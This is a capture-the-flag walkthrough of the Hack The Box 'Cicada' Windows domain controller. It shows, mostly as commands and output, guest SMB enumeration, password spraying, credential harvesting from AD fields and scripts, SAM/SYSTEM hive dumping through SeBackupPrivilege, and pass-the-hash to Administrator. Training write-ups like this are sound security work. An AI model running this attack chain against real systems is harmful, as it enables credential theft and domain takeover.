Overview
| Field | Details |
|---|---|
| Machine | Cicada |
| OS | Windows |
| Difficulty | Easy |
| Status | Retired |
TL;DR
- Anonymous SMB access to HR share → default password in
Notice from HR.txt impacket-lookupsidto enumerate AD users → password spray hitsmichael.wrightson- AD description field leaks
david.oreliouscredentials - David’s DEV share contains
Backup_script.ps1withemily.oscarscredentials - Evil-WinRM as Emily →
SeBackupPrivilege→ dump SAM + SYSTEM hives → Administrator NTLM - Pass-the-hash via Evil-WinRM → root
Tools Used
- nmap, crackmapexec, smbclient, impacket-lookupsid, impacket-secretsdump, evil-winrm
Setup / Notes
echo "10.10.11.35 cicada.htb" | sudo tee -a /etc/hostsRecon
nmap -sC -sV -p53,88,135,139,445,464,593,636,3268,3269,5985 10.129.102.130PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-10-03 18:34:57Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: cicada.htb)
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: cicada.htb)
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: cicada.htb)
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
61499/tcp open msrpc Microsoft Windows RPC
Service Info: Host: CICADA-DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled and required
|_clock-skew: mean: 7h00m00s, deviation: 0s, median: 7h00m00sClassic DC fingerprint: Kerberos, LDAP, SMB, WinRM. Hostname CICADA-DC, domain cicada.htb. Add it to hosts:
echo "10.10.11.35 cicada.htb" | sudo tee -a /etc/hostsEnumeration
SMB: Anonymous Access
Try without credentials first:
crackmapexec smb cicada.htb --shares
Denied. Try guest:
crackmapexec smb cicada.htb -u guest -p '' --shares
Guest has READ on HR. Connect with smbclient:
smbclient //cicada.htb/HRsmb: \> dir
There’s a Notice from HR.txt. Download it:
get "Notice from HR.txt"Contents reveal the default onboarding password:
Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our
security protocols, it's essential that you change your default password to something
unique and secure.

Your default password is: Cicada$M6Corpb*@Lp#nZp!8

To change your password:

1. Log in to your Cicada Corp account using the provided username and the default
   password mentioned above.
2. Once logged in, navigate to your account settings or profile settings section.
3. Look for the option to change your password. This will be labeled as "Change Password".
4. Follow the prompts to create a new password. Make sure your new password is strong,
   containing a mix of uppercase letters, lowercase letters, numbers, and special characters.
5. After changing your password, make sure to save your changes.

Remember, your password is a crucial aspect of keeping your account secure. Please do
not share your password with anyone, and ensure you use a complex password.

If you encounter any issues or need assistance with changing your password, don't hesitate
to reach out to our support team at [email protected].

Thank you for your attention to this matter, and once again, welcome to the Cicada Corp team!

Best regards,
Cicada Corp
Password found: Cicada$M6Corpb*@Lp#nZp!8
AD User Enumeration
We have a password, but no users. We can’t apply the password to anyone yet. A useful tool called lookupsid will try to brute force the Windows Security Identifiers (SIDs) of any users in the domain. Each user has a unique SID. To enumerate the domain, we specify the guest user and -no-pass because we have no password:
impacket-lookupsid 'cicada.htb/guest'@cicada.htb -no-pass
That’s a lot of output. At the bottom we can already see some users, but to make sure we have all of them, we run it again and filter to only SidTypeUser entries, then strip everything except the usernames with sed, and pipe into users.txt:
Filter to just user accounts and save:
impacket-lookupsid 'cicada.htb/guest'@cicada.htb -no-pass \
  | grep 'SidTypeUser' \
  | sed 's/.*\\\(.*\) (SidTypeUser)/\1/' > users.txt
Password Spray
Spray the default password against every user:
crackmapexec smb cicada.htb -u users.txt -p 'Cicada$M6Corpb*@Lp#nZp!8'
michael.wrightson never changed the default password.
Enumerate as Michael
Check Michael’s share access:

No new shares. But we can use his credentials to enumerate all users and their AD attributes:
crackmapexec smb cicada.htb -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8' --users
david.orelious has his password stored in the AD description field: aRt$Lp#7t*VQ!3
Exploit
David’s DEV Share
Check what David can access:
crackmapexec smb cicada.htb -u david.orelious -p 'aRt$Lp#7t*VQ!3' --shares
Connect and list:
smbclient //cicada.htb/DEV -U 'david.orelious%aRt$Lp#7t*VQ!3'
Download the script:
get Backup_script.ps1Inside the full script:
$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"
Emily’s credentials are hardcoded in the script, a classic mistake when automation scripts are left in shared locations.
WinRM as Emily
Confirm Emily has ADMIN$ access:
crackmapexec smb cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt' --shares
Log in via WinRM:
evil-winrm -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt' -i cicada.htb
cd ..\Desktop
cat user.txt
Privilege Escalation: SeBackupPrivilege
whoami /priv
SeBackupPrivilege lets you read any file on the system, bypassing ACLs, including the SAM and SYSTEM registry hives which contain local password hashes.
reg save hklm\sam sam
reg save hklm\system system
download sam
download system
Back on your machine, extract hashes:
impacket-secretsdump -sam sam -system system local[*] Target system bootKey: 0x3c2b033757a49110a9ee680b46e8d620
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Cleaning up...A lot of information, but we only want the Administrator NTLM hash. That’s the last segment of the line: 2b87e7c93a3e8a0ea4a581937016f341
Pass-the-Hash
evil-winrm -u Administrator -H 2b87e7c93a3e8a0ea4a581937016f341 -i cicada.htb
Lessons Learned
- Always try anonymous and guest SMB access, HR shares often hold sensitive onboarding docs
- AD description fields are frequently abused for credential storage, always enumerate with
--users - Default passwords stick: spray them against all users, not just the one they were issued to
SeBackupPrivilegeis a direct path to NTLM hashes via SAM/SYSTEM, treat it like local admin